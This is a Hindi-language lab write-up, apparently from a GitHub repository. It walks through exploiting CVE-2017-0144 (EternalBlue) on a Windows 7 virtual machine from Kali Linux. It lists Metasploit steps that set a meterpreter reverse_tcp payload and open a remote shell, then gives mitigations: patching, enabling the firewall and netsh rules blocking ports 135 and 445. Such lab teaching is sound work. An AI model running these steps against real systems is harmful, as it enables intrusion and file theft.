कमज़ोरी अनुसंधान CVE-2017-0144
LAB: SMB प्रोटोकॉल भेद्यता पर आधारित विंडोज ऑपरेटिंग सिस्टम पर हमला।

- I. विवरण
इस लैब में हम विंडोज ऑपरेटिंग सिस्टम के SMB प्रोटोकॉल में भेद्यता के आधार पर एक हमले का अनुकरण करने के लिए दो कंप्यूटरों का उपयोग करेंगे। एक कंप्यूटर Kali Linux OS चलाता है, जो हमलावर (हैकर) की भूमिका निभाता है। और एक कंप्यूटर पीड़ित (victim) की भूमिका निभाता है। पीड़ित मशीन Windows 7 64-बिट ऑपरेटिंग सिस्टम चला रही है जिसमें SMB भेद्यता है। ऐसा करने के लिए, Kali Linux मशीन पर हम EternalBlue नामक एक शोषण कोड का उपयोग करके Windows 7 मशीन पर हमला करेंगे।
- II. सामान्य परिचय
- Server Message Block (SMB) माइक्रोसॉफ्ट के विंडोज प्लेटफॉर्म पर एक काफी सामान्य फ़ाइल साझाकरण प्रोटोकॉल है। इस SMB प्रोटोकॉल के कारण, एक ही नेटवर्क लेयर या एक ही डोमेन में एक-दूसरे से जुड़े विंडोज कंप्यूटर एक-दूसरे के साथ फ़ाइलें साझा कर सकते हैं। आज तक, SMB को कॉमन इंटरनेट फ़ाइल शेयरिंग (CIFS) के रूप में भी जाना जाता है।
- EternalBlue एक शोषण कोड है जो पोर्ट 445 के माध्यम से SMB प्रोटोकॉल की भेद्यता पर आधारित है। प्रारंभ में, EternalBlue को यू.एस. नेशनल सिक्योरिटी एजेंसी (NSA) द्वारा विकसित किया गया था। लेकिन बाद में, इसे 2017 में हैकर समूह द शैडो ब्रोकर्स द्वारा लीक कर दिया गया। उसी वर्ष, रैनसमवेयर – डेटा एन्क्रिप्टिंग वायरस का एक बड़े पैमाने पर हमला, जो माइक्रोसॉफ्ट के विंडोज चलाने वाले कंप्यूटरों को लक्षित करता है, दुनिया भर में हुआ। इनमें से सबसे प्रसिद्ध WannaCry वायरस है। आज तक, हालांकि इस भेद्यता को Microsoft ने सुरक्षा अद्यतन MS17-010 के साथ पैच किया है, फिर भी दुनिया भर में विंडोज ऑपरेटिंग सिस्टम चलाने वाले बड़ी संख्या में कंप्यूटरों में यह भेद्यता मौजूद है। इस भेद्यता को CVE-2017-0144 (Windows SMB Remote Code Execution Vulnerability) में प्रकाशित किया गया है। यह भेद्यता अत्यंत खतरनाक है और इसका शोषण करना बहुत आसान है। उल्लेखनीय बात यह है कि इस SMB प्रोटोकॉल भेद्यता के माध्यम से हमला करने के लिए, हैकर को पीड़ित को कोई दुर्भावनापूर्ण वायरस डाउनलोड करने या चलाने के लिए भेजने या लुभाने की आवश्यकता नहीं है। यानी, पीड़ित कुछ भी न करने पर भी हैकर द्वारा आसानी से कंप्यूटर पर नियंत्रण प्राप्त कर लिया जाता है और पीड़ित को पता भी नहीं चलता।
- III. तैयारी
- VMware Workstation सॉफ़्टवेयर पर चलने वाली दो वर्चुअल मशीनें तैयार करें। Kali Linux वर्चुअल मशीन (हैकर मशीन) का IP पता है: 192.168.198.140 और Windows 7 वर्चुअल मशीन (पीड़ित मशीन) का IP पता है: 192.168.198.143
- Kali (हमलावर) वर्चुअल मशीन पर:
- -IP जांचें: ifconfig
- -PostgreSQL सेवा प्रारंभ करें: # service postgresql start
- -जांचें कि PostgreSQL चल रहा है या नहीं, कमांड का उपयोग करें: # service postgresql status
- Windows 7 (पीड़ित) वर्चुअल मशीन पर:
- IP जांचें: ipconfig
- फ़ायरवॉल बंद करें।
- IV. हमला निष्पादित करना
- Kali मशीन पर: कमांड के साथ Metasploit में लॉग इन करें: # msfconsole

- Metasploit में प्रवेश करने के बाद, हम कमांड का उपयोग करके ms17_010 से संबंधित दोषों और सिंटैक्स की खोज करते हैं: # search ms17_010

- पीड़ित मशीन और हमलावर मशीन का IP पता जोड़ें
- शोषण के लिए पेलोड सेट करें:
- use 0 -> set payload windows/x64/meterpreter/reverse_tcp:
- शोषण चलाएँ

- -पीड़ित मशीन पर शेल खोलें (हमलावर मशीन के टर्मिनल के माध्यम से) प्रवेश करने के बाद:

- => यहाँ तक, हैकर सफलतापूर्वक पीड़ित मशीन में प्रवेश कर चुका है। अब, हैकर पीड़ित के कंप्यूटर से फ़ाइलें हटा सकता है या चुरा सकता है, बिना उन्हें पता चले। यहाँ तक कि हैकर सीधे उस पर वायरस अपलोड और चला सकता है।
- V. बचाव के उपाय
- – SMB प्रोटोकॉल के शोषण और दुरुपयोग से बचने के लिए, हमें निम्नलिखित कार्य करने होंगे:
- फ़ायरवॉल सक्रिय करें।
- Windows को नवीनतम संस्करण में अपडेट करें। या Microsoft के सुरक्षा पैच डाउनलोड और इंस्टॉल करें। विशेष रूप से सुरक्षा पैच ms17_010।
- पोर्ट 135 और 445 को ब्लॉक करें।
- +netsh advfirewall firewall add rule dir=in action=block protocol=TCP localport=135 name="Block_Cong_135"
- +netsh advfirewall firewall add rule dir=in action=block protocol=TCP localport=445 nam

 ducanh2oo3/vulnerability-research-cve-2017-0144







